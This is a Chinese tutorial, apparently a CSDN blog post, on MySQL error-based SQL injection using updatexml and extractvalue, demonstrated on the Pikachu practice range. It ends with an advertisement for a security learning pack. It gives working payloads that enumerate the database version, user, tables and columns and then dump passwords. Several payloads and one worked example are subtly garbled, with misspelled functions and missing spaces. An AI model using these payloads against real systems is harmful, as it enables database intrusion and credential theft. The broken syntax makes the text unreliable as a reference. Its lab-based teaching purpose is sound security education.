


一、概念
报错注入指在MYSQL中使用一些指定的函数来制造报错,从而从报错信息中获取设定的信息。
常见的select/insert/update/delete注入都可以使用报错方式来获取信息。
为什么要用函数报错?
是因为我们之前学到的一些注入测试手段,可能看不到报错,被屏蔽或者处理了,不好判断是否有注入点,所以学一下基于函数的报错。
二、原理
以皮卡丘靶场为例
“http header”注入,登录,抓包

用测试语句测试

若测试后没有报错,但也没看到用户表中的数据,页面渲染还是原先的页面,可能是因为服务端那边拿到数据之后,只是在数据库中查询了一下有没有admin’这个用户就结束了,没有把整个表里面的查到的数据展示给你看。
在页面没有给任何反馈信息的情况下,就可以用到报错注入。
三、报错注入分类
updatexml注入
insert注入
update注入
delete注入
extractvalue()注入
四、三个常用的用来报错的函数
Updatexml():函数是MYSQL对XML文档数据进行查询和修改的XPATH函数。
extractvalue():函数是MYSQL对XML文档数据进行查询的XPATH函数。
floor():MYSQL中用来取整的函数。
1.updatexml()
(XML_document, XPath_string, new_value);
它是一个内容替换函数,主要针对的xml数据;
第一个参数:XML_document是String格式,为XML文档对象的名称,文中为Doc
第二个参数:XPath_string (Xpath格式的字符串)
第三个参数:new_value,String格式,替换查找到的符合条件的数据。
如:数据版本为5.5.53,那么concat连接之后,得到的结果为5.5.53updatexml(1,5.5.53,1),其中~5.5.53~并不符合xpath的语法格式,会报错。
2.extractvalue()
EXTRACTVALUE (XML_document, XPath_string);
从目标XML中返回包含所查询值的字符串。
第一个参数:XML_document是String格式,为XML文档对象的名称
第二个参数:XPath_string (Xpath格式的字符串)
concat:返回结果为连接参数产生的字符串。
如:SELECT Extractvalue(‘’,‘/a/b’);就是寻找前一段xml文档内容中的a节点下的b节点,这里书写错误的话,就会报错。
五、实战演练

1、爆数据库版本信息
k’ and updatexml(1,concat(0x7e,(SELECT @@version),0x7e),1)#
(K这个字母是随便写的,写什么都可以 0x7e是16进制,表示一个~符号)
k’and updatexm(1,concat(0x7e,(SELECT@@version),0x7e),1)#
k‘and updatexml(1,concat(“~”,(SELECT @@version),“~”),1)#
这里为什么不直接写~,而是写成了16进制呢?
因为本身为字符串,如果直接写,需要用引号引起来,如果用单引号的话,势必会和我们前面闭合用的单引号有些冲突,所以只能用双引号,还需要写引号,比较麻烦,并且如果别人后台对引号做了限制的话,我们用引号就会注入失败。
可以通过编码解码工具查看一些0x7e是什么。
concat是mysql中的字符串拼接函数,能拼接两个字符串.
SELECT@@version是查询当前数据库的版本,不加两个@也是可以的。
在靶场搜索型注入中输入k’and updatexm(1,concat(0x7e,(SELECT@@version),0x7e),1)#

报错,但可以查询到数据库版本

2、爆数据库当前用户
k’ and updatexml(1,concat(0x7e,(SELECT user()),0x7e),1)#

3、爆数据库
k’ and updatexml(1,concat(0x7e,(SELECT database()),0x7e),1) #
4、爆表
5.1版本及以上版本,mysql数据库中会存在一个叫做的formation_schema的默认数据库,这个库里面记录着整个mysq!管理的数据库的名称、表名、列名(字段名)。
获取数据库表名,输入:k’and updatexml(1,concat(0x7e,(select table_name from information_schema.tables wheretable_schema=‘pikachu’)),0)#,但是反馈回的错误表示只能显示一行,所以采用limit来一行一行显示
 子查询返回的行数大于1

limit限制一行,输入k’ and updatexml(1,concat(0x7e,(select table_ name from information_schema.tables wheretable_schema=‘pikachu’ limit 0,1)),0)#,更改limit后面的数字limit 0完成表名遍历。
5、爆字段
获取字段名,输入: k’ and updatexml(1,concat(0x7e,(select column_name from information _schema columns wheretable_name=‘users’ and table_schema=‘pikachu’ limit 2,1)),0)#
6、爆字段内容
获取字段内容,输入:k’and updatexml(1,concat(0x7e,(select password from users limit 0,1)),0)#
学习资源
如果你是也准备转行学习网络安全(黑客)或者正在学习,这里开源一份360智榜样学习中心独家出品《网络攻防知识库》,希望能够帮助到你
知识库由360智榜样学习中心独家打造出品,旨在帮助网络安全从业者或兴趣爱好者零基础快速入门提升实战能力,熟练掌握基础攻防到深度对抗。
1、知识库价值
深度: 本知识库超越常规工具手册,深入剖析攻击技术的底层原理与高级防御策略,并对业内挑战巨大的APT攻击链分析、隐蔽信道建立等,提供了独到的技术视角和实战验证过的对抗方案。
广度: 面向企业安全建设的核心场景(渗透测试、红蓝对抗、威胁狩猎、应急响应、安全运营),本知识库覆盖了从攻击发起、路径突破、权限维持、横向移动到防御检测、响应处置、溯源反制的全生命周期关键节点,是应对复杂攻防挑战的实用指南。
实战性: 知识库内容源于真实攻防对抗和大型演练实践,通过详尽的攻击复现案例、防御配置实例、自动化脚本代码来传递核心思路与落地方法。
2、 部分核心内容展示
360智榜样学习中心独家《网络攻防知识库》采用由浅入深、攻防结合的讲述方式,既夯实基础技能,更深入高阶对抗技术。

360智榜样学习中心独家《网络攻防知识库》采用由浅入深、攻防结合的讲述方式,既夯实基础技能,更深入高阶对抗技术。
内容组织紧密结合攻防场景,辅以大量真实环境复现案例、自动化工具脚本及配置解析。通过策略讲解、原理剖析、实战演示相结合,是你学习过程中好帮手。
1、网络安全意识
2、Linux操作系统
3、WEB架构基础与HTTP协议
4、Web渗透测试
5、渗透测试案例分享
6、渗透测试实战技巧
7、攻防对战实战
8、CTF之MISC实战讲解
3、适合学习的人群
一、基础适配人群
- 零基础转型者:适合计算机零基础但愿意系统学习的人群,资料覆盖从网络协议、操作系统到渗透测试的完整知识链;
- 开发/运维人员:具备编程或运维基础者可通过资料快速掌握安全防护与漏洞修复技能,实现职业方向拓展或者转行就业;
- 应届毕业生:计算机相关专业学生可通过资料构建完整的网络安全知识体系,缩短企业用人适应期;
二、能力提升适配
1、技术爱好者:适合对攻防技术有强烈兴趣,希望掌握漏洞挖掘、渗透测试等实战技能的学习者;
2、安全从业者:帮助初级安全工程师系统化提升Web安全、逆向工程等专项能力;
3、合规需求者:包含等保规范、安全策略制定等内容,适合需要应对合规审计的企业人员;
因篇幅有限,仅展示部分资料,完整版的网络安全学习资料已经上传优快云,朋友们如果需要可以在下方优快云官方认证二维码免费领取【保证100%免费】

 1911


 扫一扫


 被折叠的 条评论
为什么被折叠?
 到【灌水乐园】发言


